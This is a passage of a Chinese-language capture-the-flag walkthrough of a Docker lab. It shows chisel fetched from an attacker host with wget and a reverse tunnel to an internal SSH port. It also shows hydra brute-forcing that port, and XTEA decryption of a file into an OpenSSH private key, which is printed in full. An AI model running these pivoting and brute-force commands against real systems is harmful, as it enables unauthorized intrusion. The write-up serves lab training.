echo "  Wordlist exhausted" | sed "s,.*,${C}[1;31;107m&${C}[0m,"
发现爆破失败,得尝试其他方法,注意到目标网站172.17.0.2开启了22端口,得尝试进行ssh爆破!
由于fscan不接受指定字典进行爆破,故得进行转发,又由于无ssh连接,所以无法使用ssh命令进行转发,这里使用一个名为chesel的工具进行转发!(或者socat也行)
bash-4.4# wget http://192.168.64.3:8888/chisel; chmod +x $_# terminal1
chisel server --port 9000 --reverse
# terminal2
./chisel client 192.168.64.3:9000 R:2222:172.17.0.2:22
# terminal3
hydra -L user -P pass ssh://127.0.0.1:2222 -t 4 -vV
尝试进行连接:

密码学。。。。
本来以为已经结束了,但是发现:
6ab28be27b0c:~# ls -la
total 8
drwx------    1 root     root          4096 Jun 29  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
lrwxrwxrwx    1 root     root             9 Jun 29  2025 .ash_history -> /dev/null
不对劲,十分有十二分的不对劲,看一下有深墨东西:
6ab28be27b0c:~# cd ..
6ab28be27b0c:/# ls -la
total 84
drwxr-xr-x    1 root     root          4096 Jun 24  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
-rwxr-xr-x    1 root     root             0 Jun 24  2025 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 24  2025 bin
drwxr-xr-x    5 root     root           320 Jan 10 04:21 dev
drwxr-xr-x    1 root     root          4096 Jun 24  2025 etc
drwxr-xr-x    2 root     root          4096 May 30  2025 home
drwxr-xr-x    1 root     root          4096 May 30  2025 lib
drwxr-xr-x    5 root     root          4096 May 30  2025 media
drwxr-xr-x    2 root     root          4096 May 30  2025 mnt
drwxr-xr-x    2 root     root          4096 May 30  2025 opt
dr-xr-xr-x 1662 root     root             0 Jan 10 04:21 proc
drwx------    1 root     root          4096 Jun 29  2025 root
drwxr-xr-x    1 root     root          4096 Jan 10 04:17 run
drwxr-xr-x    2 root     root          4096 May 30  2025 sbin
drwxr-xr-x    2 root     root          4096 May 30  2025 srv
dr-xr-xr-x   13 root     root             0 Jan 10 04:21 sys
drwxrwxrwt    2 root     root          4096 May 30  2025 tmp
drwxr-xr-x    1 root     root          4096 May 30  2025 usr
drwxr-xr-x    1 root     root          4096 Jun 24  2025 var
装都不装了,看看啥情况:
6ab28be27b0c:/bin# ls -la
total 1540
drwxr-xr-x    1 root     root          4096 Jun 24  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
lrwxrwxrwx    1 root     root            12 May 30  2025 arch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ash -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 base64 -> /bin/busybox
-rwxr-xr-x    1 root     root        756384 Sep 24  2024 bash
lrwxrwxrwx    1 root     root            12 May 30  2025 bbconfig -> /bin/busybox
-rwxr-xr-x    1 root     root        808712 May 26  2025 busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 cat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chgrp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chmod -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chown -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 cp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 date -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dd -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 df -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dmesg -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dnsdomainname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dumpkmap -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 echo -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 egrep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 false -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fatattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fdflush -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fgrep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fsync -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 getopt -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 grep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 gunzip -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 gzip -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 hostname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ionice -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 iostat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ipcalc -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 kbd_mode -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 kill -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 link -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 linux32 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 linux64 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ln -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 login -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ls -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 lsattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 lzop -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 makemime -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mkdir -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mknod -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mktemp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 more -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mount -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mountpoint -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mpstat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 netstat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 nice -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pidof -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ping -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ping6 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pipe_progress -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 printenv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ps -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pwd -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 reformime -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rev -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rm -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rmdir -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 run-parts -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sed -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 setpriv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 setserial -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sh -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sleep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 stat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 stty -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 su -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sync -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 tar -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 touch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 true -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 umount -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 uname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 usleep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 watch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 zcat -> /bin/busybox
6ab28be27b0c:/usr/bin# ls -la
-------------
-rwxr-xr-x    1 root     root          4797 May 26  2025 findssl.sh
-------------
-rwxr-xr-x    1 root     root         22344 Mar  5  2025 getconf
-rwxr-xr-x    1 root     root         18480 Mar  5  2025 getent
-------------
-rwxr-xr-x    1 root     root         14152 Mar  5  2025 iconv
-------------
-rwxr-xr-x    1 root     root            52 Mar  5  2025 ldd
-------------
-rw-r--r--    1 root     root             0 Jun 24  2025 output.enc
-------------
-rwxr-xr-x    1 root     root         67504 Jan 20  2025 scanelf
-rwxr-xr-x    1 root     root        190688 May 26  2025 scp
-------------
-rwxr-xr-x    1 root     root        198848 May 26  2025 sftp
-------------
-rwxr-xr-x    1 root     root        850752 May 26  2025 ssh
-rwxr-xr-x    1 root     root        370816 May 26  2025 ssh-add
-rwxr-xr-x    1 root     root        362656 May 26  2025 ssh-agent
-rwxr-xr-x    1 root     root         14170 May 26  2025 ssh-copy-id
-rwxr-xr-x    1 root     root        481576 May 26  2025 ssh-keygen
-rwxr-xr-x    1 root     root        489992 May 26  2025 ssh-keyscan
-rwxr-xr-x    1 root     root        338056 May 26  2025 ssh-pkcs11-helper
-rwxr-xr-x    1 root     root         14384 May 26  2025 ssl_client
-------------
-rwxr-xr-x    1 root     root        772016 Jun 24  2025 userLogin
-------------看到了一些非busybox的文件,看一下有些啥,排查到了userLogin,下载下来看一下:
# scp -P 2222 root@127.0.0.1:/usr/bin/userLogin .
pwn@ubuntu:~/temp/yulian$ file userLogin
userLogin: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=305ce3b4a93ea685f30546b2754e008f7cf0f249, for GNU/Linux 3.2.0, not stripped
pwn@ubuntu:~/temp/yulian$ pwn checksec userLogin
[*] '/home/pwn/temp/yulian/userLogin'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
反编译一下看一下:
int __fastcall main(int argc, const char **argv, const char **envp)
{
  encrypt_file(argc, argv, envp);
  return 0;
}
发现存在加密,看一下加密逻辑:
__int64 encrypt_file()
{
  int v0; // ecx
  int v1; // r8d
  int v2; // r9d
  __int64 v4; // [rsp+0h] [rbp-40h] BYREF
  __int64 v5; // [rsp+8h] [rbp-38h] BYREF
  _BYTE v6[24]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-18h]
  __int64 v8; // [rsp+30h] [rbp-10h]
  __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = IO_new_fopen(INPUT_FILE, "rb");
  v8 = IO_new_fopen(OUTPUT_FILE, "wb");
  if ( !v9 || !v8 )
  {
    perror("error");
    exit(1);
  }
  key_from_fixed_string(v6);
  while ( 1 )
  {
    v7 = IO_fread(&v5, 1, 8, v9);
    if ( !v7 )
      break;
    if ( v7 <= 7 )
      j_memset(&v6[v7 - 8], 0, 8 - v7);
    v4 = v5;
    xtea_encrypt(&v4, v6);
    IO_fwrite(&v4, 1, 8, v8);
  }
  IO_new_fclose(v9);
  IO_new_fclose(v8);
  return _printf((unsigned int)&unk_479042, (_DWORD)INPUT_FILE, (_DWORD)OUTPUT_FILE, v0, v1, v2, v4);
}
接着看:
__int64 __fastcall xtea_encrypt(unsigned int *a1, __int64 a2)
{
  int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned int v5; // [rsp+28h] [rbp-8h]
  unsigned int v6; // [rsp+2Ch] [rbp-4h]

  v6 = *a1;
  v5 = a1[1];
  v4 = 0;
  for ( i = 0; i <= 63; ++i )
  {
    v6 += (((v5 >> 5) ^ (16 * v5)) + v5) ^ (*(_DWORD *)(4LL * (v4 & 3) + a2) + v4);
    v4 -= 1640531527;
    v5 += (((v6 >> 5) ^ (16 * v6)) + v6) ^ (*(_DWORD *)(4LL * ((v4 >> 11) & 3) + a2) + v4);
  }
  *a1 = v6;
  a1[1] = v5;
  return v5;
}

这个程序在使用v6进行加密文件,尝试追踪进行解密一下:
int *__fastcall key_from_fixed_string(__int64 a1)
{
  int *result; // rax
  int i; // [rsp+14h] [rbp-4h]

  for ( i = 0; i <= 3; ++i )
  {
    result = (int *)(4LL * i + a1);
    *result = (FIXED_KEY_STR[4 * i + 2] << 16)
            | (FIXED_KEY_STR[4 * i + 1] << 8)
            | FIXED_KEY_STR[4 * i]
            | (FIXED_KEY_STR[4 * i + 3] << 24);
  }
  return result;
}
注意到之前看到过一个加密文件,名为output.enc,但可惜大小为0,尝试找一下看看有没有其他加密文件:
6ab28be27b0c:/usr/bin# find / -name "*.enc" -type f 2>/dev/null
/etc/output.enc
/usr/bin/output.enc
6ab28be27b0c:/usr/bin# ls -la /etc/output.enc
-rw-r--r-- 1 root root 400 Jun 24 2025 /etc/output.enc尝试下载下来进行解密!交给万能的AI姬吧!好吧,我的AI姬还没有调教好,直接使用pepsterblog中的现成脚本了,感谢(阴暗版)
#include <stdio.h>
#include <stdlib.h>
#include <string.h> // 用于 memcpy 和 memset

// XTEA 常量
#define XTEA_DELTA 0x9E3779B9UL // 无符号长整型,确保32位操作
#define NUM_ROUNDS 64           // XTEA 的轮数

// 注意:只有前16个字节会被用作XTEA密钥
const char FIXED_KEY_STR[] = "key-for-user-ldzid_ed25519";

// 加密后的输入文件和解密后的输出文件宏定义
#define INPUT_ENCRYPTED_FILE "output.enc"       // 这是你已有的加密文件
#define OUTPUT_DECRYPTED_FILE "decrypted.bin" // 这将是你的解密后的明文文件

// 根据 FIXED_KEY_STR 生成 XTEA 密钥的函数
// 这是对 key_from_fixed_string 伪代码的直接C语言实现
void key_from_fixed_string(unsigned int *key_buffer) {
    for (int i = 0; i <= 3; ++i) {
        key_buffer[i] = ((unsigned char)FIXED_KEY_STR[4 * i + 3] << 24) |
                        ((unsigned char)FIXED_KEY_STR[4 * i + 2] << 16) |
                        ((unsigned char)FIXED_KEY_STR[4 * i + 1] << 8) |
                        ((unsigned char)FIXED_KEY_STR[4 * i]);
    }
}

// XTEA 解密函数(XTEA 加密算法的逆操作)
// data_block: 指向8字节数据块的指针 (v0, v1),数据将被原地解密
// key: 指向16字节密钥的指针 (k[0] 到 k[3])
void xtea_decrypt(unsigned int *data_block, unsigned int *key) {
    unsigned int v0 = data_block[0];
    unsigned int v1 = data_block[1];

    // sum 必须从加密结束时的值开始
    // 加密过程:sum = 0, 然后 sum 累加 DELTA 64次
    // 所以,最终的 sum = 64 * DELTA
    unsigned int sum = XTEA_DELTA * NUM_ROUNDS;

    for (int i = 0; i < NUM_ROUNDS; ++i) {
        // 1. 逆向第二轮操作(更新 v1)
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);

        // 2. 逆向 sum 的变化
        sum -= XTEA_DELTA;

        // 3. 逆向第一轮操作(更新 v0)
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }

    data_block[0] = v0;
    data_block[1] = v1;
}

// --- 文件解密过程 ---
int decrypt_file() {
    FILE *fp_in = NULL;
    FILE *fp_out = NULL;
    unsigned int xtea_key[4]; // 4 * 32位 = 128位密钥
    unsigned char block[8];   // 8字节数据块
    size_t bytes_read;
    long decrypted_bytes_count = 0; // 记录已写入输出的字节数
    long encrypted_file_size; // 用于判断是否是最后一个块

    // 1. 打开文件
    fp_in = fopen(INPUT_ENCRYPTED_FILE, "rb");       // 加密后的文件
    fp_out = fopen(OUTPUT_DECRYPTED_FILE, "wb"); // 解密后的文件

    if (!fp_in || !fp_out) {
        perror("打开文件时出错");
        // 如果文件打开失败,打印错误信息并关闭已打开的文件
        if (fp_in) fclose(fp_in);
        if (fp_out) fclose(fp_out);
        return 1;
    }

    // 2. 生成密钥
    key_from_fixed_string(xtea_key);
    printf("使用的 XTEA 密钥: 0x%08X 0x%08X 0x%08X 0x%08X\n",
           xtea_key[0], xtea_key[1], xtea_key[2], xtea_key[3]);

    printf("正在将 '%s' 解密到 '%s'...\n", INPUT_ENCRYPTED_FILE, OUTPUT_DECRYPTED_FILE);

    // 获取加密文件总大小,以便判断是否是最后一个块
    fseek(fp_in, 0, SEEK_END);          // 移动文件指针到文件末尾
    encrypted_file_size = ftell(fp_in); // 获取当前文件指针位置(即文件大小)
    fseek(fp_in, 0, SEEK_SET);          // 移动文件指针回文件开头

    // 3. 逐块解密文件
    while ((bytes_read = fread(block, 1, 8, fp_in)) > 0) {
        // 如果读取的字节数小于8,说明加密文件本身有问题(未按8字节块对齐)
        if (bytes_read < 8) {
            fprintf(stderr, "错误:加密文件不是8字节的倍数或已截断。\n");
            break; // 停止解密
        }

        // 解密8字节数据块
        // 将 block 强制转换为 unsigned int*,XTEA 函数期望32位整数数组
        xtea_decrypt((unsigned int *)block, xtea_key);

        // --- 填充去除 ---

        size_t bytes_to_write = 8; // 默认写入8字节

        // 检查这是否是加密文件的最后一个块
        // ftell(fp_in) 返回当前文件指针位置,如果它等于 encrypted_file_size,则表示已经读取到文件末尾
        if (ftell(fp_in) == encrypted_file_size) {
            size_t actual_data_len_in_last_block = 8;
            for (int i = 7; i >= 0; --i) {
                if (block[i] == 0x00) {
                    actual_data_len_in_last_block--;
                } else {
                    break; // 找到非零字节,这是原始数据的结尾
                }
            }
            bytes_to_write = actual_data_len_in_last_block;
        }

        // 将解密后的数据写入输出文件
        fwrite(block, 1, bytes_to_write, fp_out);
        decrypted_bytes_count += bytes_to_write;
    }

    printf("解密完成。\n");
    printf("共写入解密字节数: %ld\n", decrypted_bytes_count);

    fclose(fp_in);
    fclose(fp_out);
    return 0;
}

int main() {
    // 运行解密过程
    // 确保你的 "output.enc" 文件已存在于程序运行的目录下
    if (decrypt_file() != 0) {
        return 1;
    }

    printf("\n解密后的文件已保存为 '%s'\n", OUTPUT_DECRYPTED_FILE);
    // 你可以手动检查 'decrypted.bin' 文件内容。
    // 如果原始文件不是以0结尾,并且是简单的零填充,那么这个解密应该能正常工作。

    return 0;
}
传说中的前人栽树后人乘凉,哈哈哈:
pwn@ubuntu:~/temp/yulian$ vim xtea.c
pwn@ubuntu:~/temp/yulian$ gcc xtea.c -o xtea
xtea.c: In function ‘xtea_decrypt’:
xtea.c:6:20: warning: conversion from ‘long unsigned int’ to ‘unsigned int’ changes value from ‘169883889216’ to ‘2380164672’ [-Woverflow]
    6 | #define XTEA_DELTA 0x9E3779B9UL // 无符号长整型,确保32位操作
      |                    ^~~~~~~~~~~~
xtea.c:37:24: note: in expansion of macro ‘XTEA_DELTA’
   37 |     unsigned int sum = XTEA_DELTA * NUM_ROUNDS;
      |                        ^~~~~~~~~~
pwn@ubuntu:~/temp/yulian$ ./xtea
使用的 XTEA 密钥: 0x2D79656B 0x2D726F66 0x72657375 0x7A646C2D
正在将 'output.enc' 解密到 'decrypted.bin'...
解密完成。
共写入解密字节数: 399

解密后的文件已保存为 'decrypted.bin'
pwn@ubuntu:~/temp/yulian$ cat decrypted.bin
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZgAAAJBa9KyZWvSs
mQAAAAtzc2gtZWQyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZg
AAAEDkh1u30NCdjW5cB2TK+hkOBod+D7EKn6vZPHcyHL/ljMbrS2qBgUVXHgKVIUZIhWyy
YpbqJsKhWK4X0TwdBrJmAAAADWxkekBsb2NhbGhvc3Q=
-----END OPENSSH PRIVATE KEY-----
尝试使用该私钥进行连接!!!!
pwn@ubuntu:~/temp/yulian$ chmod 600 decrypted.bin
pwn@ubuntu:~/temp/yulian$ ssh-keygen -y -f decrypted.bin
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMbrS2qBgUVXHgKVIUZIhWyyYpbqJsKhWK4X0TwdBrJm ldz@localhost
